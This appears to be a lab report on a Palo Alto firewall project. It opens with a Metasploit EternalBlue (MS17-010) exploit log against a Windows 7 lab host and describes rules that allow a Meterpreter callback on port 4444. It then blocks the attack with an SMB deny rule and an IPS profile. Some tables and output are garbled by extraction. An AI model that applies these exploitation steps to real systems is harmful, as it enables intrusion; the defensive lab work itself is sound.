[*] 172.16.1.10:4445 - CORBA raw buffer dump (17 bytes):
[*] 172.16.1.10:4445 - <0x00000000> 33 69 0f 6a 77 73 20 37 28 58 72 0f 06 65 73 Windows 7 Profes
[*] 172.16.1.10:4445 - <0x00000000> 33 69 0f 6a 81 6c 29 27 38 39 sional 7000
[*] 172.16.1.10:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Starting non-paged pool grooming
[*] 172.16.1.10:4445 - Sending SMBv2 buffers
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending final SMBv2 buffers
[*] 172.16.1.10:4445 - Receiving response from exploit packet!
[*] 172.16.1.10:4445 - ETENALBLUE overwrite completed successfully (>=0x000000)
[*] 172.16.1.10:4445 - Triggering free of corrupted buffer.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Exploit completed, but no session was created
[*] http://www.coresecurity.com/tools/exploitkit/mimikatz
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


4. We can see the same in logs in Monitor tab where it gets rejected on the port 4444 from interzone-default policy.



The screenshot shows the PA-VM firewall's monitor logs. The left sidebar has a 'Logs' section under 'Traffic'. The main area is a table with columns: RECEIVE TIME, TYPE, FROM ZONE, TO ZONE, SOURCE, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER, TO PORT, APPLICATION, ACTION, RULE, SESSION END REASON, and BYTES. There are approximately 20 rows of log entries. The first few rows show traffic from 'Kali' to '192.168.10.10' on port 4444 being dropped. A red box highlights the first row. The last few rows show traffic from '172.16.1.10' to 'Kali' on port 4444 being dropped. A red box highlights the last row. The bottom of the screen shows pagination (1-100), a search bar, and filter options.

Q14. Assess the success of the attack and apply any required steps to achieve success.

1. We need to configure the services under the Object tab with name “service-Meterpreter” and port 4444 as shown in below screenshot.



The screenshot shows the PA-VM firewall's objects tab. The left sidebar has a 'Services' section. The main area is a table with columns: NAME, LOCATION, PROTOCOL, DESTINATION PORT, and TAGS. There are five items listed: 'DNS' (TCP, 53, Predefined), 'service-https' (TCP, 80,8080, Predefined), 'service-Meterpreter' (TCP, 4444, checked), 'SMB' (TCP, 445, Predefined), and 'telnet' (TCP, 23, Predefined). The 'service-Meterpreter' row is highlighted with a blue background.

2. Then, we configured the Service-Meterpreter under the policies tab of PA-VM firewall from DMZ to Kali with service enable as shown below:

Policy Based Forwarding														
Tunnel Inspection														
Application Override														
Decryption														
QoS														
Policy Based Forwarding														
1	meterpreterallow	none	universal	DMZ	172.16.1.10	any	any	Kali	192.168.10.10	any	any	service-Met...	Allow	none
2	facebook	none	universal	DMZ	192.168.10.10	any	any	any	any	any	any	application-d...	Allow	none
3	telnetallow	none	universal	Kali	192.168.10.10	any	any	any	any	any	any	telnet	Allow	none
4	antivirusinspection	none	universal	inside	10.10.10.10	any	any	any	any	any	any	application-d...	Allow	none
5	testfire	none	universal	inside	10.10.10.10	any	any	any	any	any	any	application-d...	Allow	none
6	facebook	none	universal	inside	10.10.10.10	any	any	any	any	any	any	application-d...	Allow	none
7	googlestis	none	universal	inside	10.10.10.10	any	any	any	any	any	any	google-base...	Allow	none
8	insideinternetaccess	none	universal	inside	10.10.10.10	any	any	any	any	any	any	application-d...	Allow	none
9	insideinternetaccess1	none	universal	inside	10.10.10.10	any	any	any	any	any	any	dns	Allow	none
10	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any	any	Allow	none
11	interzone-default	none	interzone	any	any	any	any	any	any	any	any	any	Deny	none

3. To test the above configuration, we exploited the vulnerability again DMZ-host from Kali-Linux machine and it got successfully as demonstrated in below illustration (***the win message is shown***).

4. We can see the same in logs in Monitor tab in PA-VM interface that the rule was allowed which we configured for port 4444 to allow the successful attack of MS17-010 vulnerability.

The screenshot shows a browser window titled 'PA-VM' with the URL <https://192.168.64.155/#monitor:sys1:monitor/logs/traffic>. The interface has tabs for DASHBOARD, ACC, MONITOR (selected), POLICIES, OBJECTS, NETWORK, and DEVICE. In the MONITOR section, there's a search bar with the query 'rule en meterpreterallow'. A table lists traffic logs, with one row highlighted:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES
11/26/05:36:29	start	DMZ	Kali	172.16.1.10			192.168.10.10			4444	unknown-tcp	allow	meterpreterallow	n/a	1.8k

15. Block the application used in the attack and demonstrate that port 445 remains open, but the attack is prevented.

1. To test this scenario, we configured the rule with name: “**blockSMB**” from Kali 192.168.1.10 to DMZ 172.16.1.10 with the application SMB and smbv1 and the action: **Deny**.

The screenshot shows a browser window titled 'PA-VM' with the URL <https://192.168.64.155/#policies:sys1:policies/security-rulebase>. The interface has tabs for DASHBOARD, ACC, MONITOR, POLICIES (selected), OBJECTS, NETWORK, and DEVICE. On the left, there's a sidebar with icons for NAT, QoS, Policy Based Forwarding, Decryption, Tunnel Inspection, Application Override, Authentication, DDoS Protection, and SD-WAN. The main area displays a table of security rules. Rule number 1, 'blockSMB', is highlighted with a red box and has the following details:

NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS
1 blockSMB	none	universal	Kali	192.168.10.10	any	any	DMZ	172.16.1.10	any	ms-ds-smb-b...	application-d...	Deny	none	
2 meterpreterallow	none	universal	Kali	192.168.10.10	any	any	DMZ	172.16.1.10	any	ms-ds-smbv1	application-d...	Allow	none	
3 SMBPortallow	none	universal	Kali	192.168.10.10	any	any	DMZ	172.16.1.10	any	SMB	application-d...	Allow	none	
4 telnetallow	none	universal	Kali	192.168.10.10	any	any	DMZ	172.16.1.10	any	telnet	application-d...	Allow	none	
5 antivirusinspection	none	universal	inside	10.10.10.10	any	any	outside	any	any	application-d...	Allow	none		
6 testfire	none	universal	inside	10.10.10.10	any	any	outside	any	any	application-d...	Allow	none		
7 facebook	none	universal	inside	10.10.10.10	any	any	outside	any	any	application-d...	Allow	none		
8 googlesites	none	universal	inside	10.10.10.10	any	any	outside	any	any	google-base...	application-d...	Allow	none	
9 insideinternetaccess	none	universal	inside	10.10.10.10	any	any	outside	any	any	ssl	application-d...	Allow	none	
10 insideinternetaccess1	none	universal	inside	10.10.10.10	any	any	outside	any	any	web-browsing	application-d...	Allow	none	
11 intrazone-default	none	intrazone	any	any	any	any	[intrazone]	any	any	any	any	Allow	none	
12 interzone-default	none	interzone	any	any	any	any	any	any	any	any	any	Deny	none	

2. To test the above rule, exploited the **MS17-010** and the attack is blocked as shown in below screen.

3. In Monitor tab, we can see the rule “**blockSMB**” has been denied to the port 445.

The screenshot shows the PA-VM web interface with the following details:

- Header:** PA-VM, Not secure, https://192.168.64.155/?#monitor:vsys1:monitor/logs/traffic
- Navigation:** DASHBOARD, ACC, MONITOR (highlighted), POLICIES, OBJECTS, NETWORK, DEVICE
- Search Bar:** rule eq blockSMB
- Logs Section:** Traffic (selected), Threat, URL Filtering, WildFire Submissions, Data Filtering, HIP Match, GlobalProtect, IP-Tag, User-ID, Decryption, Tunnel Inspection.
- Table Headers:** RECEIVE TIME, TYPE, FROM ZONE, TO ZONE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, RULE, SESSION END REASON, BYTES
- Table Data:** A single row is highlighted in orange:

11/26 05:51:24	deny	Kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smb-base	deny	blockSMB	policy-deny	36B
----------------	------	------	-----	---------------	--	--	-------------	--	--	-----	----------------	------	----------	-------------	-----

4. In below screen, the logs shows that the meterpreter was allowed in the port 4444 to execute the attack but it got blocked to the configured rule.

PA-VM																								
Logs																								
Category	Type	Time		Zone		Source		User		Address Group		Destination		User Group		Port		Application		Action	Rule	Session End Reason		Bytes
		Receive	Time	To	From	Source IP	Port	Source User	Port	Dynamic	Address Group	Destination IP	Port	Destination User Group	Port	To Port	Protocol	Application						
Traffic		11/26/05:22	end	outside	outside	192.168.1.103						192.168.1.255				138	netbios-dg	allow	intrazone-default	aged-out	243			
Threat		11/26/05:23	end	outside	outside	192.168.1.254						192.168.1.242				5353	dns-base	allow	intrazone-default	aged-out	86			
URL Filtering		11/26/05:20	end	outside	outside	192.168.1.254						192.168.1.242				137	netbios-s	allow	intrazone-default	aged-out	92			
WildFire Submissions		11/26/05:19	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Data Filtering		11/26/05:18	start	outside	outside	192.168.1.103						192.168.1.255				138	netbios-dg	allow	intrazone-default	n/a	243			
HIP Match		11/26/05:15	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
GlobalProtect		11/26/05:13	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
IP-Tag		11/26/05:13	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
User-ID		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Decryption		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Tunnel Inspection		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Configuration		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
System		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Alarms		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Authentication		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Unified		11/26/05:14	drop	DMZ	outside	172.16.1.10						8.8.8.8				53	not-applicable	deny	interzone-default	policy-denied	0			
Packet Capture		11/26/05:14	end	DMZ	Kali	172.16.1.10						192.168.10.10				4444	https-ssl	allow	meterpreter-allow	tcp-rst-from-client	499.5k			
App Scope		11/26/05:24	every	Web	DMZ	172.16.1.10						87.10.1.10				53	tcp-conn-serve	deny	block-conn	policy-denied	0			

5. The below snip from terminal in Kali Linux machine shows that the port 445 is still open but the attack was prevented from Firewall rule which configured “**blockSMB**”.

16. Undo Step 15.

1. In the below screen we can see that the rule name: “**blockSMB**” is disabled which was allowed in step15.

Security Rulebase															
Source															
RULE#	TAGS	TYPE	SCRE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATION	SERVICE	ACTION	PROFILE	OPTION	
1	blockSMB	none	universal	!(Kali)	192.168.10.10	any	any	!(DMZ)	172.16.1.10	any	ms-ds-uds-bu	application-d...	Deny	none	
2	!remoteallow	none	universal	!(DMZ)	172.16.1.10	any	any	!(DMZ)	192.168.10.10	any	any	service-level	Allow	none	
3	!SMBPortallow	none	universal	!(Kali)	192.168.10.10	any	any	!(DMZ)	172.16.1.10	any	any	SMB	Allow	none	
4	telnetallow	none	universal	!(Kali)	192.168.10.10	any	any	!(DMZ)	172.16.1.10	any	any	telnet	application-d...	Allow	
5	antivirusinspection	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	application-d...	Allow	none	
6	testfire	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	application-d...	Allow	none	
7	facebook	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	google-base	application-d...	Allow	
8	googlesites	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	google-update	application-d...	Allow	
9	insideinternetaccess	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	ssl	application-d...	Allow	
10	insideinternetaccess1	none	universal	!(inside)	10.10.10.10	any	any	!(outside)	any	any	any	dns	web-browsing	application-d...	Allow
11	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any	any	any	Allow	none
12	interzone-default	none	interzone	any	any	any	any	any	any	any	any	any	any	Deny	none

- After disabling the policy, performed the attack again in Metasploit framework it was working, and session was created.

17. Use the PAN-OS IPS module to inspect attacker traffic and block the attack.

PAN-OS Intrusion Prevention System (IPS) to detect and block the MS17-010 exploit attempt while keeping port 445 open.

1. We configured the rule under Object → Vulnerability Protection tab to block **MS17-010** exploit as shown in below screen.

Vulnerability Protection								
NAME		LOCATION	COUNT	RULE NAME	THREAT NAME	HOST TYPE	SEVERITY	ACTION
<input checked="" type="checkbox"/>	strict	Predefined	Rules: 10	simple-client-critical	any	client	critical	reset-both
				simple-client-high	any	client	high	reset-both
				simple-client-medium	any	client	medium	reset-both
				simple-client-informational	any	client	informational	default
				simple-client-low	any	client	low	default
				simple-server-critical	any	server	critical	reset-both
				simple-server-high	any	server	high	reset-both
				more...				
<input checked="" type="checkbox"/>	default	Predefined	Rules: 6	simple-client-critical	any	client	critical	default
				simple-client-high	any	client	high	default
				simple-client-medium	any	client	medium	default
				simple-server-critical	any	server	critical	default
				simple-server-high	any	server	high	default
				simple-server-medium	any	server	medium	default
<input checked="" type="checkbox"/>	ms17block	Predefined	Rules: 1	ms17block	any	any	critical	drop
			Exceptions: 2					extended-capture

7. We first added the rule with the CV number which were used in this attack the **CVE-2017-0144** and the action “drop” with severity “critical” and the rule name: “**ms17block**”.

RULE NAME	THREAT NAME	CVE	HOST TYPE	SEVERITY	ACTION	PACKET CAPTURE
ms17block	any	CVE-2017-0144	any	critical	drop	extended-capture
		CVE-2017-0146				

8. In the Vulnerability Protection rule add the exceptions related to code-execution and mark the action as “**drop**” as shown in below screen.

ENABLE	ID	THREAT NAME	IP ADDRESS EXEMPTED	RULE	CVE	HOST	CATEGOR	SEVER	ACTION	PACKET CAPTURE
<input checked="" type="checkbox"/>	32422	Microsoft Windows SMB Remote Code Execution Vulnerability			CVE-2017-0144 (CVE-2017-0146)	server	code-execution	high	drop	disable
<input checked="" type="checkbox"/>	92517	Microsoft Windows SMB Remote Code Execution Vulnerability		ms17block	CVE-2017-0144	client	code-execution	critical	drop	disable

9. We configure the security policy rule and we enable vulnerability protection under profile settings with “**ms17block**” name.

The screenshot shows the PA-VM Policy Optimizer interface. The main window displays a list of security policy rules. A specific rule, 'ms17block', is selected and shown in a detailed configuration dialog box.

Security Policy Rule

Action Setting

- Action: Allow
- Send ICMP Unreachable

Profile Setting

- Profile Type: Profiles
- Antivirus: default

Vulnerability Protection (highlighted with a red box)

- ms17block

Other Settings

- Schedule: None
- QoS Marking: None
- Disable Server Response Inspection

Buttons

- OK
- Cancel

10. To verify the above rules created, we run the exploit again in **metasploit** framework, but no session was created and exploit got completed as shown in below screen.

11. We can see the same in our logs like in **Monitor** → **Threat** from Kali to DMZ and type: **vulnerability** which got drop and severity is **high**.

The screenshot shows the PA-VM web interface with the 'Threat' log selected. The main pane displays a table of threat logs with the following data:

	RECEIVE TIME	TYPE	THREAT ID/NAME	FROM ZONE	TO ZONE	SOURCE ADDRESS	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION ADDRESS	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	SEVERITY
	11/27/00:13	vulnerability	Microsoft Windows SMB Bronto Code Execution Vulnerability	Kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	drop	High

12. We can see the same in monitor tab in the logs when we inspect the traffic that the policy we configured the “**SMBPortallow**” session was ended due to threat.

13. The below snip from terminal in Kali Linux machine shows that the port **445** is still **open** but the attack was **prevented** from **PAN-OS IPS module**.

Conclusion:

This project showcases a detailed understanding of network topology and Next-Generation Firewall (NGFW) configurations. It shows real world scenarios like internet access restriction, blocking the URLs which should not be allowed.